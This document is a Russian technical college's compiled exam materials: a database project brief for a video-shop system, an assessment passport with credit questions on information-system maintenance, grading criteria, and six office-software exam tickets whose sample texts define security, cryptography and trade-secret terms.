Создайте таблицы основных сущностей, атрибуты, отношения и необходимые ограничения. После создания базы данных требуется импортировать предоставленные данные из папки «Ресурсы». *Возможно, вам понадобится отформатировать данные, прежде чем загрузить их в таблицы, которые вы только что создали. В любом случае созданные таблицы должны содержать начальные тестовые данные.*
- Создать экранные формы для ввода и редактирования данных в таблицах и все необходимые отчеты. ***(Используем интегрированную среду разработки (IDE) Visual Studio и языки программирования: C# и платформа .NET, C++, JavaScript и TypeScript)***
- Руководство по стилю  
Визуальные компоненты должны соответствовать руководству по стилю, предоставленному в качестве ресурсов к заданию в соответствующем файле. Обеспечьте соблюдение требований всех компонентов в следующих областях:
  - цветовая схема,
  - размещение логотипа,
  - использование шрифтов,
  - установка иконки приложения.
- Обработка ошибок  
Не позволяйте пользователю вводить некорректные значения в текстовые поля сущностей (например, в случае несоответствия типа данных или размера поля введенному значению). Оповестите пользователя о совершенной им ошибке.

**ГАПОУ РК «ПЕТРОЗАВОДСКИЙ АРХИТЕКТУРНО-СТРОИТЕЛЬНЫЙ  
ТЕХНИКУМ»**

СОГЛАСОВАНО Зав. отделением _____Городилова И.А.  « ____ » _____ 202__ г.	<b>Экзаменационное задание</b> <b>Вариант № 3</b> МДК 03.02 Разработка кода информационных систем	УТВЕРЖДАЮ Зам.директора по УПР _____ Минко Н.О.  « ____ » _____ 202__ г.
--	--	---

Вы работаете техником-программистом в компании, занимающейся разработкой и внедрением программного обеспечения. В компанию поступил заказ на разработку нового программного продукта. В рамках проекта по созданию данного ПП, Вам поручили:

Разработать программный продукт «Видеосалон».

База данных должна содержать все сведения о кассетах и CD-дисках, поступающих для продажи. В ней должны быть данные о произведениях (жанр, название, исполнители, год и страна выпуска), сведения о поступлении видеокассет и дисков (включая дату поступления, номер документа, сведения о поставщике, количество поставляемых дисков (кассет), сумму поступления), а также сведения о продажах видеодисков (дата продажи, количество проданных дисков, сумма продажи).

**Задание:**

- Проанализировать текстовое описание предметной области.
- Используя предоставленные материалы, создайте схему БД, в которой определите взаимозависимости между прикладными объектами системы.
- Построить концептуальную модель в виде ER-диаграммы;
- Построить диаграмму вариантов использования (прецедентов, use case dia-gram);
- Для реализации модулей системы необходимо разработать базу данных. Создайте базу данных, используя предпочтительную платформу (MySQL)  
Создайте таблицы основных сущностей, атрибуты, отношения и необходимые ограничения. После создания базы данных требуется импортировать предоставленные данные из папки «Импорт». *Возможно, вам понадобится отформатировать данные, прежде чем загрузить их в таблицы, которые вы только что создали. В любом случае созданные таблицы должны содержать начальные тестовые данные.*
- Создать экранные формы для ввода и редактирования данных в таблицах и все необходимые отчеты. **(Используем интегрированную среду разработки (IDE) Visual Studio и языки программирования: C# и платформа .NET, C++, JavaScript и TypeScript)**
- Руководство по стилю

Визуальные компоненты должны соответствовать руководству по стилю, предоставленному в качестве ресурсов к заданию в соответствующем файле. Обеспечьте соблюдение требований всех компонентов в следующих областях:

- цветовая схема,
  - размещение логотипа,
  - использование шрифтов,
  - установка иконки приложения.
- Обработка ошибок
- Не позволяйте пользователю вводить некорректные значения в текстовые поля сущностей (например, в случае несоответствия типа данных или размера поля введенному значению). Оповестите пользователя о совершенной им ошибке.

**Министерство образования Республики Карелия**  
**Государственное автономное профессиональное образовательное**  
**Учреждение Республики Карелия**  
**«Петрозаводский архитектурно-строительный техникум»**

# **КОМПЛЕКТ**

# **ОЦЕНОЧНЫХ СРЕДСТВ**

**по МДК 03.03 Сопровождение информационных систем**

*09.02.11 Разработка и управление программным обеспечением*

**программист**

Квалификация выпускника

Петрозаводск 2026 г.

**Паспорт  
комплекта оценочных средств дифференцированного зачета по  
МДК 03.03 Сопровождение информационных систем**

Фонд оценочных средств (далее - ФОС) разработан в соответствии с требованиями Федерального государственного образовательного стандарта специальности 09.02.11 *Разработка и управление программным обеспечением* и предназначен для контроля и оценки образовательных достижений обучающихся, освоивших программу МДК 03.03 Сопровождение информационных систем. ФОС включает контрольные материалы для проведения текущего контроля успеваемости и промежуточной аттестации в форме *дифференцированного зачета*.

**Коды формируемых компетенций ОК 01-09, ПК 3.1-3.8**

№ п/п	Контролируемые разделы (темы) профессионального модуля	Код контролируемой компетенции (или ее части/ОПОР)	Наименование оценочного средства
16	<b>Тема 3.1. Техническая эксплуатация и сопровождение ИС</b>	ОК 01-09 ПК 3.1-3.8	Практические работы Дифференцированный зачет
17	<b>Тема 3.2. Тестирование и обновление информационных систем</b>	ОК 01-09 ПК 3.1-3.8	Практические работы Дифференцированный зачет
18	<b>Тема 3.3. Оценка и модернизация информационной системы</b>	ОК 01-09 ПК 3.1-3.8	Практические работы Самостоятельная работа Дифференцированный зачет

## Оформление зачетно-экзаменационных материалов

Государственное автономное профессиональное образовательное учреждение  
Республики Карелия  
«Петрозаводский архитектурно-строительный техникум»

Специальность **09.02.11 Разработка и управление программным обеспечением**

Вид контроля – дифференцированный зачет

Время промежуточного контроля 2 часа

Критерии оценки:

### **Оценка 5 («отлично»)**

- Выставляется при правильном ответе на 90–100%

### **Оценка 4 («хорошо»)**

- Выставляется при правильном ответе 75–89%

### **Оценка 3 («удовлетворительно»)**

- Выставляется при правильном ответе 50–74%

### **Оценка 2 («неудовлетворительно»)**

- Выставляется при правильном ответе менее 50%

Составитель \_\_\_\_\_ Городилова И.А.

Утверждено \_\_\_\_\_ Заместитель директора  
по УПР \_\_\_\_\_ Н.О. Минко

### **Материалы для проведения дифференцированного зачета**

#### **Список вопросов к зачету:**

1. Основные задачи сопровождения ИС (эксплуатация)
  - Функции: Управление пользователями, настройка прав доступа, поддержание работоспособности, резервное копирование.
  - Сценарии: Корректирующее (исправление ошибок), адаптивное (перенос на новую платформу) и совершенствующее сопровождение.
2. Инженерно-техническая поддержка и ИБ
  - Защищаемая информация: Данные, требующие защиты по нормативным требованиям.
  - Угрозы: Программные, технические, организационные и технологические.
  - Методы защиты: Разработка правовых актов, настройка журналов действий (аудит), применение средств защиты.
3. Тестирование и адаптация
  - Адаптационное тестирование: Проводится при переносе ПО на новую платформу или интеграции.
  - Отчет о проблеме: Содержит описание ситуации, при которой воспроизводится ошибка.
4. Администрирование
  - СЗИ (Системы защиты информации): Управление настройками и восстановление работоспособности.
  - Учетные записи: Создание, удаление, настройка доступа

**Министерство образования Республики Карелия  
Государственное автономное профессиональное образовательное  
Учреждение Республики Карелия  
«Петрозаводский архитектурно-строительный техникум»**

**КОМПЛЕКТ КОНТРОЛЬНО-ОЦЕНОЧНЫХ СРЕДСТВ  
ПО ПРОФЕССИОНАЛЬНОМУ МОДУЛЮ  
ПМ.04 Выполнение работ по профессии  
«Оператор электронно-вычислительных и вычислительных машин»**

**ПРОГРАММЫ ПОДГОТОВКИ СПЕЦИАЛИСТОВ СРЕДНЕГО  
ЗВЕНА**

**по специальности**

**09.02.11 Разработка и управление программным обеспечением**

**квалификация  
программист**

## ПАСПОРТ КОМПЛЕКТА КОНТРОЛЬНО-ОЦЕНОЧНЫХ СРЕДСТВ ПО ПМ.04

### 1.1 Область применения контрольно-оценочных средств

Контрольно-оценочные средства (КОС) являются частью нормативно-методического обеспечения системы оценивания качества освоения обучающимися программы подготовки специалистов среднего звена по специальности 09.02.11 «Разработка и управление программным обеспечением» и обеспечивают повышение качества образовательного процесса.

КОС по ПМ.04 используется при проведении текущего контроля успеваемости и промежуточной аттестации обучающихся в виде Экзамена по основному виду деятельности.

### 1.2. Результаты освоения ПМ.04, подлежащие проверке

<b>Код ОК, ПК</b>	<b>Уметь</b>	<b>Знать</b>	<b>Владеть навыками</b>
ОК.01	Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам	актуальный профессиональный и социальный контекст, в котором приходится работать и жить; основные источники информации и ресурсы для решения задач и проблем в профессиональном и/или социальном контексте; алгоритмы выполнения работ в профессиональной и смежных областях; методы работы в профессиональной и смежных сферах; структуру плана для решения задач; порядок оценки результатов решения задач профессиональной деятельности	Распознавать и анализировать задачу: выделять составные части, этапы решения, ресурсы, время, ответственность, оценивать результат своих, отстаивать своё решение, реализовывать составленный план действий -
ОК.02	Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	номенклатура информационных источников, применяемых в профессиональной деятельности; приемы структурирования информации; формат оформления результатов поиска информации, современные средства и	Уметь формулировать информационные запросы, отбирать и критически оценивать источники, анализировать и структурировать полученную информацию, уметь использовать базовые офисные приложения,

		устройства информатизации; порядок их применения и программное обеспечение в профессиональной деятельности в том числе с использованием цифровых средств	применять компьютерные и телекоммуникационные средства для презентации результатов работы
ОК.03	Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по правовой и финансовой грамотности в различных жизненных ситуациях	содержание актуальной нормативно-правовой документации; современная научная и профессиональная терминология; возможные траектории профессионального развития и самообразования; основы предпринимательской деятельности; основы финансовой грамотности; правила разработки бизнес-планов; порядок выстраивания презентации; кредитные банковские продукты	Осуществлять поиск и анализ информации о профессии, Составлять индивидуальный план профессионального и личностного развития, формировать портфолио, отслеживать свой «цифровой след» и использовать их для продвижения на рынке труда
ОК.04	Эффективно взаимодействовать и работать в коллективе и команде	психологические основы деятельности коллектива, психологические особенности личности; основы проектной деятельности	Уметь чётко формулировать свою позицию, задачи и идеи, а также активно слушать других, Поддерживать открытый и уважительный диалог, Проявлять готовность к сотрудничеству
ОК.05	Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	особенности социального и культурного контекста; правила оформления документов и построения устных сообщений	Уметь вести культурный диалог в разных ситуациях: учебной, деловой, бытовой, межличностной; адекватно выбирать стиль общения, соблюдать логику и последовательность изложения, уметь аргументировать свою позицию
ОК.06	Проявлять гражданско-патриотическую позицию,	сущность гражданско-патриотической позиции, общечеловеческих	Понимать свои права и обязанности гражданина РФ, Осознанно

	демонстрировать осознанное поведение на основе традиционных российских духовно-нравственных ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения	ценностей; значимость профессиональной деятельности по специальности; стандарты антикоррупционного поведения и последствия его нарушения	проявлять патриотизм как служение Отечеству, Проявлять уважение к разным народам, культурам и религиям
ОК.07	Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях	правила экологической безопасности при ведении профессиональной деятельности; основные ресурсы, задействованные в профессиональной деятельности; пути обеспечения ресурсосбережения; принципы бережливого производства; основные направления изменения климатических условий региона	Понимать связь между деятельностью человека и состоянием окружающей среды, уметь оценивать влияние своих действий на природу, Осуществлять экономное использование ресурсов (вода, электроэнергия, материалы, топливо) в учебном процессе, общежитии, будущем рабочем месте, применять элементы «бережливого производства»
ОК.08	Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности	роль физической культуры в общекультурном, профессиональном и социальном развитии человека; основы здорового образа жизни; условия профессиональной деятельности и зоны риска физического здоровья для специальности; средства профилактики перенапряжения	Уметь самостоятельно планировать режим двигательной активности (упражнения, тренировки, утренняя зарядка, прогулки, занятия спортом) с учётом учебной и будущей профессиональной нагрузки
ОК.09	Пользоваться профессиональной документацией на государственном и иностранном языках	правила построения простых и сложных предложений на профессиональные темы; основные общеупотребительные	Уметь читать и понимать профессиональные тексты: инструкции, технические описания, нормативы, ГОСТы, должностные

		<p>глаголы (бытовая и профессиональная лексика); лексический минимум, относящийся к описанию предметов, средств и процессов профессиональной деятельности; особенности произношения; правила чтения текстов профессиональной направленности</p>	<p>инструкции, отчёты и другую профильную документацию.</p>
ПК 1.1	<p>анализировать предметную область и выделять основные сущности; определять требования к базе данных; разрабатывать концептуальную, логическую и физическую модели баз данных; проектировать схему базы данных; работать с современными case-средствами проектирования баз данных; определять связи между таблицами; определять типы данных для полей таблиц; оформление документации на спроектированную базу данных разработки схемы базы данных, используя NoSQL модели данных, такие как документо-ориентированные, ключ-значение, колоночные и др.</p>	<p>основные положения теории баз данных, хранилищ данных, баз знаний; основные принципы структуризации и нормализации базы данных; основные принципы построения концептуальной, логической и физической модели данных; методы описания схем баз данных в современных системах управления базами данных; структуру данных систем управления базами данных, основные понятия и принципы проектирования баз данных; структуру реляционной базы данных; язык SQL и особенности его реализации в различных системах управления базами данных; оптимизацию производительности баз данных принципы безопасности хранения данных</p>	<p>разработки концептуальной модели базы данных; разработки инфологической модели базы данных; разработки физической модели базы данных; разработки требований к базе данных нормализация структуры базы данных документирования схемы базы данных, включая диаграммы ER и описания таблиц; документирования прав доступа и безопасности базы данных, включая учетные записи пользователей и их роли</p>

ПК 1.2..	Разрабатывать объекты баз данных в соответствии с результатами анализа предметной области	Основные модели данных, структуру и назначение основных объектов базы данных:	Уметь анализировать предметную область и выделять сущности, разрабатывать и настраивать объекты базы данных: создавать и изменять таблицы, поля, ключи, реализовывать связи между таблицами; формировать запросы
----------	---	---	--

### 1.3 Критерии оценивания экзаменационного задания

#### Задание 1. Оформление фрагмента текста по заданию

<p>Если:</p> <ul style="list-style-type: none"> <li>• задание выполнено полностью</li> <li>• форматирование текста соответствует заданию</li> <li>• схема построена правильно, по оформлению блоков схемы определяются уровни</li> <li>• оглавление создано верно</li> <li>• многоуровневый список является цельным, уровни списка оформлены корректно</li> <li>• создан алфавитный указатель по заданию</li> <li>• файл правильно сохранен</li> </ul>	5
<p>Если:</p> <ul style="list-style-type: none"> <li>• задание выполнено не менее чем на 70%</li> <li>• в оглавлении имеются ошибки, не все уровни заданы верно</li> <li>• схема построена правильно, по оформлению имеются недостатки, не различаются уровни иерархии</li> <li>• многоуровневый список является цельным, форматирование уровней не соответствует заданию</li> <li>• файл сохранен не с заданным именем</li> </ul>	4
<p>Если:</p> <ul style="list-style-type: none"> <li>• задание выполнено не менее чем на 60%</li> <li>• данные введены, но форматирование отсутствует</li> <li>• неверна структура оглавления</li> <li>• многоуровневый список не является цельным (состоит из одноуровневых списков)</li> <li>• блоки схемы неправильно сформированы, отсутствуют связи между уровнями</li> <li>• файл сохранен в другой папке</li> </ul>	3
<p>Если:</p> <ul style="list-style-type: none"> <li>• задание выполнено менее чем на 60%</li> <li>• грубые ошибки в форматировании или структурировании информации</li> <li>• отсутствует оглавление или алфавитный указатель по заданию</li> <li>• отсутствует папка для сохранения</li> </ul>	2

#### Задание 2. Вариант: Оформление и расчеты в электронных таблицах

<p>Если:</p> <ul style="list-style-type: none"> <li>• задание выполнено полностью</li> <li>• расчеты верны: применены абсолютные ссылки, соответствующие функции</li> <li>• форматирование таблиц соответствует</li> </ul>	5
--	---

<ul style="list-style-type: none"> <li>• упорядочивание данных выполнено корректно</li> <li>• диаграмма построена верно, оформление соответствует заданию</li> <li>• файл правильно сохранен</li> </ul>	
<p>Если:</p> <ul style="list-style-type: none"> <li>• задание выполнено не менее чем на 70%</li> <li>• расчеты верны, но нерациональны</li> <li>• применены абсолютные ссылки, соответствующие функции</li> <li>• форматирование таблиц имеет недочеты</li> <li>• упорядочивание данных имеет недочеты</li> <li>• диаграмма построена верно, оформление не полностью соответствует заданию</li> <li>• файл сохранен с неправильным именем</li> </ul>	4
<p>Если:</p> <ul style="list-style-type: none"> <li>• задание выполнено не менее чем на 60%</li> <li>• расчеты есть, но не применены абсолютные ссылки и соответствующие функции</li> <li>• форматирование таблиц отсутствует</li> <li>• упорядочивание данных выполнено некорректно</li> <li>• диаграмма по типу не соответствует заданию, отсутствуют некоторые элементы диаграммы</li> <li>• файл сохранен в другой папке</li> </ul>	3
<p>Если:</p> <ul style="list-style-type: none"> <li>• задание выполнено менее чем на 60%</li> <li>• таблица введена, но расчеты отсутствуют или отсутствуют функции</li> <li>• расчеты неверны или выполнены вручную</li> <li>• упорядочивание данных не выполнено</li> <li>• диаграмма построена неверно</li> <li>• файл сохранен неверно</li> </ul>	2

**Задание 2.** Вариант: Создание таблиц, запросов, форм и отчетов в БД

<p>Если:</p> <ul style="list-style-type: none"> <li>• задание выполнено полностью</li> <li>• поля в таблицах БД соответствуют заданию</li> <li>• все запросы построены верно</li> <li>• формы созданы, отчеты сформированы</li> <li>• файл правильно сохранен</li> </ul>	5
<p>Если:</p> <ul style="list-style-type: none"> <li>• задание выполнено не менее чем на 70%</li> <li>• оформление таблицы БД соответствует заданию</li> <li>• запросы созданы, небольшие недочеты в условиях запросов</li> <li>• формы и отчеты созданы корректно</li> <li>• файл сохранен с неправильным именем</li> </ul>	4
<p>Если:</p> <ul style="list-style-type: none"> <li>• задание выполнено не менее чем на 60%</li> <li>• условия запросов не соответствуют заданию</li> <li>• формы и отчеты созданы с ошибками</li> <li>• файл сохранен в другой папке</li> </ul>	3
<p>Если:</p> <ul style="list-style-type: none"> <li>• задание выполнено менее чем на 60%</li> <li>• поля в таблице БД не соответствуют заданию</li> <li>• запросы, формы и отчеты не созданы</li> <li>• файл сохранен неверно</li> </ul>	2

Итоговая оценка за экзамен выставляется исходя из оценок за выполнение **Задания 1** и **Задания 2**.

СОГЛАСОВАНО Заведующий отделением  _____/Городилова И.А./ ____ 20__ г.	<b>Экзаменационный билет № 1</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин»  Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О./ ____ 20__ г.
--	---	---

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание 1.** Создайте текстовый документ с именем **Анализ рисков** по образцу, в конце документа на отдельной странице сформируйте **алфавитный указатель**, состоящий из 4 произвольных слов и **список иллюстраций**, состоящий из схемы этого документа.

**«Анализ рисков информационной безопасности»**

**Риск ИБ** – потенциальная возможность использования определенной *угрозой уязвимостей актива* или группы активов для причинения вреда организации.

**Уязвимость** - слабость в системе защиты, делающая возможной реализацию угрозы.

**Угроза ИБ** - совокупность условий и факторов, которые могут стать причиной нарушений целостности, доступности, конфиденциальности информации.

**Информационный актив** – это материальный или нематериальный объект, который:

- является информацией или содержит информацию,
- служит для обработки, хранения или передачи информации,
- имеет ценность для организации.

Уровень РИСКА

**Задание 2.** Создайте Базу данных с именем **Оценки** в папке **Экзамен\_Фамилия**.

Постройте таблицу базы данных, содержащую сведения о пяти учащихся: Фамилия (произвольная), Имя (Анна, Андрей, Алексей, Илья, Софья), оценки (произвольные) по трем предметам (Предмет1, Предмет2, Предмет3).

Постройте запросы:

- Запрос 1: Отличники по Предмету1
- Запрос 2: Неудачающие по Предмету2
- Запрос 3: Имена учащихся, начинающиеся с буквы «А»

Постройте форму с фамилиями и именами учащихся.

СОГЛАСОВАНО Заведующий отделением  _____/Городилова И.А./ _____ 20__ г.	<b>Экзаменационный билет № 2</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин»  Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О/ _____ 20__ г.
---	---	---

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание 1.** Создайте текстовый документ с именем **Криптография**. Добавьте 4 рисунка, соответствующих терминам. В конце документа на отдельной странице сформируйте **алфавитный указатель**, состоящий из 4 слов-определений и **список иллюстраций** этого документа.

**«Программная реализация криптографических алгоритмов»**

**Криптография** – обеспечивает сокрытие смысла сообщения с помощью шифрования и открытия его расшифровкой, которые выполняются по специальным алгоритмам с помощью ключей.

**Ключ** – конкретное секретное состояние некоторых параметров алгоритма криптографического преобразования данных, обеспечивающее выбор только одного варианта из всех возможных для данного алгоритма.

**Криптоанализ** – занимается вскрытием шифра без знания ключа (проверка устойчивости шифра).

**Кодирование** – (не относится к криптографии) – система условных обозначений, применяемых при передаче информации. Применяется для увеличения качества передачи информации, сжатия информации и для уменьшения стоимости хранения и передачи.

Криптографические преобразования имеют цель обеспечить недоступность информации для лиц, не имеющих ключа, и поддержание с требуемой надежностью обнаружения несанкционированных искажений.

**Задание 2.** Создайте в электронных таблицах файл **Температура в Карелии**. Наберите и оформите таблицу.

*Температура воздуха в городах Карелии в период с 1 по 7 апреля 2024 года*

Город	Апрель				
	1	2	3	4	5
Петрозаводск	5	6	6	2	-3
Костомукша	-3	-1	0	-3	-3
Пудож	-1	0	2	0	-2
Сегежа	5	-1	-1	2	-3
Сортавала	7	6	6	5	3
Кондопога	3	4	4	1	2

Найдите с точностью до одного знака после запятой:

- Среднюю температуру для каждого города, среднюю температуру в каждый день недели, среднюю температуру для всей таблицы
- С помощью соответствующей функции рассчитайте сколько раз в таблице встречаются отрицательные температуры

С помощью условного форматирования выделите температуры ниже средней зеленым цветом. Скопируйте таблицу на Лист 2, с помощью фильтра выведите города, температура в которых была выше 0 градусов 5 апреля.

СОГЛАСОВАНО Заведующий отделением  _____/Городилова И.А./ _____ 20__ г.	<b>Экзаменационный билет № 3</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин»  Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О./ _____ 20__ г.
---	---	--

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание 1.** Создайте текстовый документ с именем **Коммерческая тайна**. Оформите нижеуказанный текст с учетом выравниваний, абзацных отступов (1,25 см), задайте межстрочный интервал 1,5 строки, оформите многоуровневый список. Выделите заголовки. В начале документа на отдельной странице сформируйте **оглавление**.

Коммерческая тайна (КТ)

КТ — научно-техническая, коммерческая, организационная или иная информация, используемая в предпринимательской деятельности, которая обладает реальной или потенциальной экономической ценностью. Она конфиденциальна и не подлежит разглашению.

КТ как вид конфиденциальной информации в сфере государственной, предпринимательской и иной хозяйственной деятельности представляет собой сведения, касающиеся указанной деятельности субъекта хозяйствования, утрата которых может нанести ущерб субъекту хозяйствования — носителю конфиденциальной информации.

Сведения КТ организации можно условно разделить на два крупных блока:

— научно-техническая информация:

- схемы;
- рецептуры;
- новые технологии;
- программное обеспечение ПК;
- пароли;
- ключи;
- коды и процедуры доступа к информации;
- организация системы безопасности организации

— деловая информация:

- планы развития организации;
- планы рекламной деятельности;
- списки торговых и других клиентов
- структура и методы управления;
- кадровый состав;
- сведения из деловой переписки

**Задание 2.** В электронных таблицах создайте файл **Подписка**, введите исходные данные, оформите таблицу по образцу:

Расчет стоимости подписки														
Наименование издания	Количество выпусков в месяц	Цена номера	Количество месяцев											
			1	2	3	4	5	6	7	8	9	10	11	12
Журнал "ПК"	2	135												
Журнал "Комп безопасность"	4	190												
Газета "Мир ПК"	8	65												

В таблице заданы наименования журналов и газет, цена одного номера подписки, количество выпусков в месяц. Требуется рассчитать, сколько стоит подписка на журнал на 1, 2, 3 и т.д. месяцев. При вычислении используйте абсолютные и относительные ссылки, автозаполнение.

Таблица должна быть заполнена **ОДНОЙ** формулой

СОГЛАСОВАНО Заведующий отделением  _____/Городилова И.А./ _____ 20__ г.	<b>Экзаменационный билет № 4</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин»  Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О/ _____ 20__ г.
---	---	---

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание1.** Создайте текстовый документ с именем **Угрозы информации**. Оформите нижеуказанный текст с учетом выравниваний, абзацных отступов (1,25 см), задайте межстрочный интервал 1,5 строки. Соответствующую часть документа оформите в виде многоуровневого списка. Выделите заголовки. В начале документа на отдельной странице сформируйте **оглавление**.

Угрозы конфиденциальной информации

Под угрозами конфиденциальной информации принято понимать потенциальные или реально возможные действия по отношению к информационным ресурсам, приводящие к неправомерному овладению охраняемыми сведениями.

Противоправные действия с информацией приводят к нарушению ее конфиденциальности, полноты, достоверности и доступности. Каждая угроза влечет за собой определенный ущерб - моральный или материальный, а защита и противодействие угрозе призваны снизить ее величину хотя бы частично.

Угрозы могут быть классифицированы следующим образом:

По величине нанесенного ущерба:

- предельный, после которого фирма может стать банкротом;
- значительный, но не приводящий к банкротству;
- незначительный, который фирма за какое-то время может компенсировать и др.;

по вероятности возникновения:

- весьма вероятная угроза;
- вероятная угроза;
- маловероятная угроза;

по причинам появления:

- стихийные бедствия;
- преднамеренные действия;

по характеру нанесенного ущерба:

- материальный;
- моральный;

по характеру воздействия:

- активные;
- пассивные;

**Задание2.** Создайте электронную таблицу с именем **Прогулы** и сохраните в папке **Экзамен\_Фамилия**. Заполните таблицу, указав произвольные данные (не менее 5 строк), оформите таблицу по образцу.

ФИО студента	Пропущено по неважительной причине					
	семестр1	семестр 2	семестр 3	семестр 4	семестр 5	семестр 6
Кузьмин И.	10	8	24	28	20	16

Выполните соответствующие вычисления (при необходимости добавьте в таблицу столбец/строку):

- Среднее количество пропущенных занятий каждым студентом
- Общее количество пропущенных занятий студентами за каждый семестр
- Количество студентов, у которых количество пропусков за 3 семестр больше 10.
- Добавьте столбец пропуски и в нем выведите результат «редко пропускает», если количество пропусков в каждом семестре менее 10, результат «часто пропускает», если в каждом семестре количество пропусков более 30 и «редко пропускает занятия» в остальных случаях.

Постройте круговую диаграмму, отражающую пропуски Кузьмина за все семестры.

При построении диаграммы предусмотрите название и подписи данных в процентах, отформатируйте диаграмму.

СОГЛАСОВАНО Заведующий отделением  _____/Городилова И.А./ _____20__г.	<b>Экзаменационный билет № 5</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин»  Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О/ _____20__г.
---	---	---

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание1.** Создайте текстовый документ с именем **VPN**, наберите указанный текст.

### **VPN на базе программного обеспечения**

VPN (англ. Virtual Private Network — виртуальная частная сеть) — обобщённое название технологий, позволяющих обеспечить одно или несколько сетевых соединений (логическую сеть) поверх другой сети (например, интернет).

Виртуальная частная сеть базируется на трех методах реализации:

Туннелирование;

Шифрование;

Аутентификация.

Hamachi — это программа, позволяющая создать виртуальную частную сеть (VPN) через Интернет и объединить в ней несколько компьютеров. После создания такой сети пользователи могут устанавливать VPN-сессии между собой и работать в этой сети точно так же, как в обычной локальной (LAN) сети с возможностью обмена файлами, удаленного администрирования компьютеров и т.д. Преимущество VPN-сети заключается в том, что она полностью защищена от несанкционированного вмешательства и невидима из Интернета, хотя и существует в нем.

Программа Hamachi должна быть установлена на всех компьютерах, которые предполагается объединить в виртуальную частную сеть.

Виртуальная сеть создается с помощью специализированного сервера Hamachi в Интернете.

После того как с помощью сервера Hamachi создается виртуальная сеть между выбранными компьютерами, обмен информацией между клиентами VPN-сети происходит уже напрямую, то есть без участия сервера Hamachi. Для обмена данными между клиентами VPN-сети используется протокол UDP.

- Оформите текст, для этого используйте отступы первой строки и соответствующие выравнивания.
- Придумайте и впечатайте в текст 4 заголовка, задайте необходимые стили.
- Сформируйте **оглавление** на отдельной странице, в начале документа.
- Вставьте 2 произвольные сноски в тексте, в которых объясните тот или иной термин.

**Задание2.** Создайте базу данных с именем **Реки Европы и Азии** в папке **Экзамен\_Фамилия**.

Постройте в базе данных таблицу в которой будут отражены данные по рекам: название, расположение, длина (км) и площадь бассейна (тыс.кв.км). Заполните ее следующими данными:

<p><b>Реки Европы:</b> Волга 3688 и 1350; Дунай 2850 и 817; Рейн 1330 и 224; Эльба 1150 и 148; Висла 1090 и 198; Урал 2530 и 220.</p> <p><b>Реки Азии:</b> Амур 2824 1855; Сырдарья 2212 и 219; Урал 2428 и 237.</p>
--

Постройте запросы:

- реки, названия которых начинаются с буквы В
- реки, длина которых превышает 2000 км
- реки, протекающие в Европе

По всем запросам постройте формы.

СОГЛАСОВАНО Заведующий отделением  _____/Городилова И.А./ _____ 20__ г.	<b>Экзаменационный билет № 6</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин»  Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О./ _____ 20__ г.
---	---	--

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание 1.** Создайте презентацию из 5 слайдов с именем **Коммерческая тайна** по указанному ниже тексту.

Слайд 1 – титульный, Слайд 2 – оглавление (гиперссылки), Слайды 3-4– основные понятия, Слайд 5 – представьте в виде схемы два блока «Сведения КТ», Настройте анимацию и управляющие кнопки для возврата на содержание.

Коммерческая тайна (КТ)

КТ — научно-техническая, коммерческая, организационная или иная информация, используемая в предпринимательской деятельности, которая обладает реальной или потенциальной экономической ценностью. Она конфиденциальна и не подлежит разглашению.

КТ как вид конфиденциальной информации в сфере государственной, предпринимательской и иной хозяйственной деятельности представляет собой сведения, касающиеся указанной деятельности субъекта хозяйствования, утрата которых может нанести ущерб субъекту хозяйствования — носителю конфиденциальной информации.

Сведения КТ организации можно условно разделить на два крупных блока:

— научно-техническая информация:

- чертежи;
- программное обеспечение ПК;
- пароли;
- ключи;
- коды и процедуры доступа к информации;
- организация системы безопасности организации

— деловая информация:

- планы развития организации;
- списки клиентов
- структура и методы управления;
- кадровый состав;
- сведения из деловой переписки

**Задание 2.** Создайте базу данных с именем **Аппаратура** в папке **Экзамен\_Фамилия**.

Постройте в базе данных таблицу, в которой будут отражены данные по аппаратным устройствам компьютера: название, стоимость, количество единиц. Заполните ее произвольными данными – не менее 6 строк:

Постройте запросы:

- устройства, названия которых начинаются с указанной буквы
- устройства, стоимость которых превышает указанную сумму
- устройства, количество единиц которых не превышает указанное значение

По всем запросам постройте формы.

